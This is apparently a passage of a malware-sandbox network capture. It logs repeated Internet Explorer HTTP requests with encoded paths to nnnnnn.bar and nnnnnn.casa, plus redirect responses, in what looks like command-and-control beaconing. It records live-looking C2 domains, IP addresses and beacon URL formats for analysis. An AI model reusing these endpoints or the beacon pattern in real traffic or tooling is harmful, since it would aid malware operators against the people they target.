Jan 21, 2022 07:54:21.035410881 CET	12362	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUm WV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/K O2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUs iA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49871	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:21.206569910 CET	12363	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUm WV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/K O2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUs iA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49872	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:21.547805071 CET	12365	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49874	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:21.549371004 CET	12366	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:21.983202934 CET	12369	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:22.516026974 CET	12370	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:23.488868952 CET	12372	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:25.426733017 CET	12376	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:27.364140987 CET	12378	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXerenZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEEtbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsyOE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:29.301879883 CET	12380	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXeren ZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEE tbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsy OE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:33.177171946 CET	12381	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXeren ZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEE tbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsy OE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:40.927906036 CET	12383	OUT	GET /drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXeren ZMQrHRZSYD/VcSbOgQ4IlG13pzT/ChkByFeJgylnSMo/4J21EhXoNQISdnhc3f/NxfTAQr9R/8AgL4hXYk037vjAEE tbw/scGCC9PMQ_2B12F0Y7F/91NWW_2BZGG2Q_2FmG1R8Q/UvRceMmRjthxs/fcmtDNQF/YB8wWAPTg/lMDx0uVFsy OE/w.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49877	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:21.575253963 CET	12367	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/ii SaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdq lsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:22.014446020 CET	12370	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/ii SaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdq lsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:22.531586885 CET	12371	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/ii SaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdq lsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:23.488856077 CET	12371	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/ii SaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdq lsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:25.379602909 CET	12375	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/iiSaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdqlsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:27.270412922 CET	12376	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/iiSaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdqlsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:29.161175013 CET	12379	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/iiSaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdqlsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:32.942723036 CET	12380	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/iiSaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdqlsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:40.493726969 CET	12383	OUT	GET /drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301f5PGhNuTKt/iiSaR_2F/n8Am2J9mxNTmPl3BY0FNmDo/WbT0YWuBTP/TEmXU5uU1cT7ugcpy/1Yw_2B7_2BA5/zH4_2Fv5Jdc/JEvdqlsT4YNX4X/Ugem1uvsn4Y_2B5TxE4dP/Zooo7xDl00PZrtZ2/TRQGSj1JZNQ3_2B/PqkSrh3KF/TKf0yp4Lb/KOz.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49879	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:21.590420008 CET	12367	OUT	GET /drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:24.286071062 CET	12373	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:24 GMT Content-Type: text/html; charset=utf-8 Content-Length: 326 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2Flz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 53 41 73 52 57 57 52 63 67 41 59 62 58 35 4f 2f 73 50 49 55 73 46 46 38 5f 32 46 6e 32 75 4d 78 7a 41 2f 61 53 5f 32 42 31 4d 46 4f 2f 5f 32 42 39 76 74 71 6f 31 4d 32 5f 32 46 48 55 37 35 34 5f 2f 32 46 49 7a 5f 32 46 45 44 42 56 7a 46 52 56 32 79 37 70 2f 69 34 76 33 59 37 38 56 79 5f 32 42 70 5f 32 42 78 64 47 64 62 4d 2f 77 68 75 47 56 31 58 54 6f 78 34 68 63 2f 6a 63 4a 71 56 78 5f 32 2f 46 43 34 68 58 51 79 42 5f 32 46 76 48 72 6c 51 63 45 79 6b 66 62 4a 2f 33 6c 32 36 6c 35 33 68 6a 76 2f 49 42 59 75 47 6b 63 77 31 42 75 59 38 36 44 51 4a 2f 61 79 64 79 74 78 56 61 31 48 61 57 2f 73 77 77 44 62 50 38 37 49 78 4b 2f 78 4e 32 47 79 54 66 58 33 37 6d 35 70 54 2f 43 43 71 69 4c 36 35 39 62 6a 68 34 7a 6d 39 39 74 72 63 43 31 2f 68 34 69 32 74 57 4d 4c 36 54 4b 2f 59 46 55 4c 76 6d 71 74 37 43 50 2f 31 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.
Jan 21, 2022 07:54:27.296308994 CET	12377	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:24 GMT Content-Type: text/html; charset=utf-8 Content-Length: 326 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2Flz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 53 41 73 52 57 57 52 63 67 41 59 62 58 35 4f 2f 73 50 49 55 73 46 46 38 5f 32 46 6e 32 75 4d 78 7a 41 2f 61 53 5f 32 42 31 4d 46 4f 2f 5f 32 42 39 76 74 71 6f 31 4d 32 5f 32 46 48 55 37 35 34 5f 2f 32 46 49 7a 5f 32 46 45 44 42 56 7a 46 52 56 32 79 37 70 2f 69 34 76 33 59 37 38 56 79 5f 32 42 70 5f 32 42 78 64 47 64 62 4d 2f 77 68 75 47 56 31 58 54 6f 78 34 68 63 2f 6a 63 4a 71 56 78 5f 32 2f 46 43 34 68 58 51 79 42 5f 32 46 76 48 72 6c 51 63 45 79 6b 66 62 4a 2f 33 6c 32 36 6c 35 33 68 6a 76 2f 49 42 59 75 47 6b 63 77 31 42 75 59 38 36 44 51 4a 2f 61 79 64 79 74 78 56 61 31 48 61 57 2f 73 77 77 44 62 50 38 37 49 78 4b 2f 78 4e 32 47 79 54 66 58 33 37 6d 35 70 54 2f 43 43 71 69 4c 36 35 39 62 6a 68 34 7a 6d 39 39 74 72 63 43 31 2f 68 34 69 32 74 57 4d 4c 36 54 4b 2f 59 46 55 4c 76 6d 71 74 37 43 50 2f 31 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.
Jan 21, 2022 07:54:33.312299013 CET	12382	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:24 GMT Content-Type: text/html; charset=utf-8 Content-Length: 326 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2Flz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 53 41 73 52 57 57 52 63 67 41 59 62 58 35 4f 2f 73 50 49 55 73 46 46 38 5f 32 46 6e 32 75 4d 78 7a 41 2f 61 53 5f 32 42 31 4d 46 4f 2f 5f 32 42 39 76 74 71 6f 31 4d 32 5f 32 46 48 55 37 35 34 5f 2f 32 46 49 7a 5f 32 46 45 44 42 56 7a 46 52 56 32 79 37 70 2f 69 34 76 33 59 37 38 56 79 5f 32 42 70 5f 32 42 78 64 47 64 62 4d 2f 77 68 75 47 56 31 58 54 6f 78 34 68 63 2f 6a 63 4a 71 56 78 5f 32 2f 46 43 34 68 58 51 79 42 5f 32 46 76 48 72 6c 51 63 45 79 6b 66 62 4a 2f 33 6c 32 36 6c 35 33 68 6a 76 2f 49 42 59 75 47 6b 63 77 31 42 75 59 38 36 44 51 4a 2f 61 79 64 79 74 78 56 61 31 48 61 57 2f 73 77 77 44 62 50 38 37 49 78 4b 2f 78 4e 32 47 79 54 66 58 33 37 6d 35 70 54 2f 43 43 71 69 4c 36 35 39 62 6a 68 34 7a 6d 39 39 74 72 63 43 31 2f 68 34 69 32 74 57 4d 4c 36 54 4b 2f 59 46 55 4c 76 6d 71 74 37 43 50 2f 31 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49880	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:24.476659060 CET	12374	OUT	GET /drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBVzFR V2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY8 6DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49882	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:44.176512003 CET	12384	OUT	GET /drew/clKY_2F9qhXNW5H/_2BsVRKIgOamiE9mQB/_2FVdwPGE/BPO6UbinW_2B8Sjp_2Bo/55Xmf7HJU6cUJy 8fy4_/2FKKDKVKISZpEe4syLM93A/M41SvTBw4e_2F/120g53ml/wJJMq93zmJf2crfPUE2j_2B/GM6GQoMDYy/B7C UA1_2BisXnKYTP/uGoP10_2BxHm/imkRUl8or1j/Bw6x7_2BZqhh0x/t_2F833CW3gz1lZ3CY6hP/Kii0oYYxRGsc8 HdH/lkRH05yG/dOy.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache
